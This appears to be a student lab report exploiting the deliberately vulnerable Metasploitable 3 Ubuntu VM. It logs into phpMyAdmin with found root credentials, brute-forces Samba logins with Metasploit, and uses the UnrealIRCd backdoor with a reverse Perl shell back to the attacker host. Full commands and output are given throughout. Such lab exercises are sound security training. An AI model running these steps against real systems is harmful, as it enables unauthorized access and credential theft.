Please type 'yes', 'no' or the fingerprint: yes
Warning: Permanently added '10.0.2.15' (ED25519) to the list of known hosts.
kylo_ren@10.0.2.15's password:
Welcome to Ubuntu 14.04.6 LTS (GNU/Linux 3.13.0-170-generic x86_64)

 * Documentation:  https://help.ubuntu.com/

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

kylo_ren@metasploitable3-ub1404:~$ ls
poc
kylo_ren@metasploitable3-ub1404:~$ pwd
/home/kylo_ren
kylo_ren@metasploitable3-ub1404:~$ ifconfig
docker0    Link encap:Ethernet  HWaddr 02:42:5f:d4:ba:42
           inet addr:172.17.0.1  Bcast:172.17.255.255  Mask:255.255.0.0
           UP BROADCAST MULTICAST  MTU:1500  Metric:1
           RX packets:0 errors:0 dropped:0 overruns:0 frame:0
           TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
           collisions:0 txqueuelen:0
           RX bytes:0 (0.0 B)  TX bytes:0 (0.0 B)

eth0       Link encap:Ethernet  HWaddr 08:00:27:0d:58:d6
           inet addr:10.0.2.15  Bcast:10.0.2.255  Mask:255.255.255.0
           inet6 addr: fe80::a00:27ff:fe0d:58d6/64 Scope:Link
           UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
```


We can also get usernames and password by directly going to <http://10.0.2.15/phpmyadmin/>. Enter the root user credentials which we found earlier in figure. Then click Go.

i.e.

**Username: root | Password: sploitme**



Then from phpMyAdmin page goto *payroll>users*. A database table will be displayed containing all data of users.



## Apache httpd 2.4.7 (80/tcp) hacked

### 3.4. Samba smbd 3.X - 4.X (445/tcp)

Lets recall the Nmap scan of out machine. I found that Samba smbd service is running on port 445/tcp. First I will look for what version of Samba is used.

I will open metasploit, search for smb\_version, select the module and set RHOST as target IP.

**Command: search smb\_version**

**Command: use 0**

**Command: set RHOST 10.0.2.15**

```
msf6 exploit(multi/samba/usermap_script) > search smb_vers

Matching Modules

#  Name                                     Disclosure Date  Rank  Check  Description
-  -                                     -              -    -    -
0  auxiliary/scanner/smb/smb_version .          normal  No     SMB Version Detection

Interact with a module by name or index. For example info 0, use 0 or use auxiliary/scanner/smb/smb_version

msf6 exploit(multi/samba/usermap_script) > use 0
msf6 auxiliary(scanner/smb/smb_version) >
msf6 auxiliary(scanner/smb/smb_version) > options

Module options (auxiliary/scanner/smb/smb_version):

Name      Current Setting  Required  Description
-  -  -  -
RHOSTS    10.0.2.15       yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit.html
RPORT     445              no        The target port (TCP)
THREADS   1                yes       The number of concurrent threads (max one per host)

View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/smb/smb_version) > run

[*] 10.0.2.15:445 - SMB Detected (versions:1, 2, 3) (preferred dialect:SMB 3.1.1) (compression capabilities:) (encryption capabilities:AES-128-CCM) (signatures:optional) (guid:{00000000-0000-0000-0000-00000000}) (authentication domain:METASPLOITABLE3-UB1404)
[*] 10.0.2.15:445 - Host could not be identified: Windows 6.1 (Samba 4.3.11-Ubuntu)
[*] 10.0.2.15: - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

(This step used to find the scanner parameter to find samba version i.e. Samba 4.3.11-ubuntu)

Then moving further I searched for smb\_login to check if there is any auxiliary is available scanner for smb.

**Command: search smb\_login**

**Command: use 0**

```
msf6 > search smb_login

Matching Modules

#  Name                                     Disclosure Date  Rank  Check  Description
-  -                                     -              -    -    -
0  auxiliary/scanner/smb/smb_login .          normal  No     SMB Login Check Scanner

Interact with a module by name or index. For example info 0, use 0 or use auxiliary/scanner/smb/smb_login

msf6 > use 0
[*] New in Metasploit 6.4 - The CreateSession option within this module can open an interactive session
msf6 auxiliary(scanner/smb/smb_login) > options
```

Then I will view the what are options require for this module and set them using simple commands as show in before exploits. I have used my custom username and password file to save time. a

**Command: set SMBUSER /home/kali/Documents/META2/pass**

**Command: set SMBPASS /home/kali/Documents/META2/pass**

**Command: set CreateSession true**

**Command: set RHOST 10.0.2.15**

**Command: options**



```
msf6 auxiliary(scanner/smb/smb_login) > options
```

Module options (auxiliary/scanner/smb/smb\_login):

Name	Current Setting	Required	Description
ABORT_ON_LOCKOUT	false	yes	Abort the run when an account lockout is detected
ANONYMOUS_LOGIN	false	yes	Attempt to login with a blank username and password
BLANK_PASSWORDS	false	no	Try blank passwords for all users
BRUTEFORCE_SPEED	5	yes	How fast to bruteforce, from 0 to 5
CreateSession	true	no	Create a new session for every successful login
DB_ALL_CREDS	false	no	Try each user/password couple stored in the current database
DB_ALL_PASS	false	no	Add all passwords in the current database to the list
DB_ALL_USERS	false	no	Add all users in the current database to the list
DB_SKIP_EXISTING	none	no	Skip existing credentials stored in the current database (Accepted: none, user, user&realm)
DETECT_ANY_AUTH	false	no	Enable detection of systems accepting any authentication
DETECT_ANY_DOMAIN	false	no	Detect if domain is required for the specified user
PASS_FILE	-	no	File containing passwords, one per line
PRESERVE_DOMAINS	true	no	Respect a username that contains a domain name.
Proxies	-	no	A proxy chain of format type:host:port[,type:host:port][ ... ]
RECORD_GUEST	false	no	Record guest-privileged random logins to the database
RHOSTS	10.0.2.15	yes	The target host(s), see <a href="https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html">https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html</a>
RPORT	445	yes	The SMB service port (TCP)
SMBDomain	-	no	The Windows domain to use for authentication
SMBPass	/home/kali/Documents/META2/pass	no	The password for the specified username
SMBUser	/home/kali/Documents/META2/pass	no	The username to authenticate as
STOP_ON_SUCCESS	true	yes	Stop guessing when a credential works for a host
THREADS	1	yes	The number of concurrent threads (max one per host)
USERPASS_FILE	-	no	File containing users and passwords separated by space, one pair per line
USER_AS_PASS	false	no	Try the username as the password for all users
USER_FILE	-	no	File containing usernames, one per line
VERBOSE	true	yes	Whether to print output for all attempts

Now all the options are set for this module.

Simply run module and enjoy hacking.

### Command: exploit

Metasploit will open a session with 10.0.2.15:445 (smb). Now use sessions command to list the sessions.

### Command: sessions

```
msf6 auxiliary(scanner/smb/smb_login) > exploit
```

```
[*] 10.0.2.15:445 - 10.0.2.15:445 - Starting SMB login bruteforce
[+] 10.0.2.15:445 - 10.0.2.15:445 - Success: '.\home/kali/Documents/META2/pass:/home/kali/Documents/META2/pass'
[!] 10.0.2.15:445 - No active DB -- Credential data will not be saved!
[*] SMB session 1 opened (10.0.2.5:34517 → 10.0.2.15:445) at 2024-08-11 23:18:11 -0400
[*] 10.0.2.15:445 - Scanned 1 of 1 hosts (100% complete)
[*] 10.0.2.15:445 - Bruteforce completed, 1 credential was successful.
[*] 10.0.2.15:445 - 1 SMB session was opened successfully.
[*] Auxiliary module execution completed
```

```
msf6 auxiliary(scanner/smb/smb_login) > sessions
```

Active sessions

Id	Name	Type	Information	Connection
1		smb	SMB /home/kali/Documents/META2/pass @ 10.0.2.15:445	10.0.2.5:34517 → 10.0.2.15:445 (10.0.2.15)

I can interact with this session as well using sessions command.

### Command: sessions -i 1



```

msf6 auxiliary(scanner/smb/smb_login) > sessions -i 1
[*] Starting interaction with 1...

SMB (10.0.2.15) > irb
[*] Starting IRB shell...
[*] You are in the session object

>> @address
=> "10.0.2.15"
>> @alive
=> true
>> @uuid
=> "srrqyarq"
>> show_cmds
IRB
  cwws          Show the current workspace.
  chws          Change the current workspace to an object.
  workspaces    Show workspaces.
  pushws        Push an object to the workspace stack.
  popws         Pop a workspace from the workspace stack.
  irb_load      Load a Ruby file.
  irb_require   Require a Ruby file.
  source        Loads a given file in the current session.
  irb           Start a child IRB.
  jobs          List of current sessions.
  fg            Switches to the session of the given number.
  kill          Kills the session with the given number.

```

### Samba smbd 3.X - 4.X (445/tcp) hacked

### 3.5. UnrealIRCD (6697/tcp)

From the Nmap scan, I know that IRC service runs on TCP port 6697 on Metasploitable 3. I will use the same method to exploit this port as used in Metasploitable 2. i.e using unreal\_ircd\_3281\_backdoor.

I will go to msfconsole and search for unreal\_ircd\_3281\_backdoor.

**Command:** search unreal\_ircd\_3281\_backdoor

**Command:** use 0

**Command:** set RHOST 10.0.2.15

**Command:** set RPORT 6697

**Command:** set payload payload/cmd/unix/reverse\_perl

**Command:** set LHOST 10.0.2.5 #localhost IP

**Command:** options #view options

```

msf6 > search unreal_ircd

Matching Modules
=====
#  Name                                                                 Disclosure Date  Rank    Check  Description
-  -
0  exploit/unix/irc/unreal_ircd_3281_backdoor 2010-06-12     excellent No      UnrealIRCD 3.2.8.1 Backdoor Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/irc/unreal_ircd_3281_backdoor

```

```

msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > options

Module options (exploit/unix/irc/unreal_ircd_3281_backdoor):

  Name      Current Setting  Required  Description
  ---      -
  CHOST      CHOST             no        The local client address
  CPORT      CPORT             no        The local client port
  Proxies    Proxies           no        A proxy chain of format type:host:port[,type:host:port][ ... ]
  RHOSTS     10.0.2.15         yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/
  RPORT      6697              yes       The target port (TCP)

Payload options (cmd/unix/reverse_perl):

  Name      Current Setting  Required  Description
  ---      -
  LHOST     10.0.2.5         yes       The listen address (an interface may be specified)
  LPORT     4444             yes       The listen port

Exploit target:

  Id  Name
  --  --
  0    Automatic Target

```

**Command: exploit** #start the hack

```

msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > exploit

[*] Started reverse TCP handler on 10.0.2.5:4444
[*] 10.0.2.15:6697 - Connected to 10.0.2.15:6697 ...
    :irc.TestIRC.net NOTICE AUTH :*** Looking up your hostname ...
[*] 10.0.2.15:6697 - Sending backdoor command ...
[*] Command shell session 1 opened (10.0.2.5:4444 → 10.0.2.15:37752) at 2024-08-12 02:01:23 -0400

whoami
boba_fett
id
uid=1121(boba_fett) gid=100(users) groups=100(users),999(docker)
ls
CVS
Changes
Changes.old

```

And I have gained access to the Metasploitable 3 terminal as a user.

**UnrealIRCD (6697/tcp) hacked**

## 4. Conclusion

This report contains the exploitation of various services in Metasploitable3 ubuntu machine. Multiple tools such as sqlmap, Metasploit etc. are used in this assignment to exploit the target machine for learning purposes. I have successfully exploited the Metasploitable 3 and gained root credentials.

This report is only for learning purpose and anyone who acquires this report should use it safely and avoid harming others.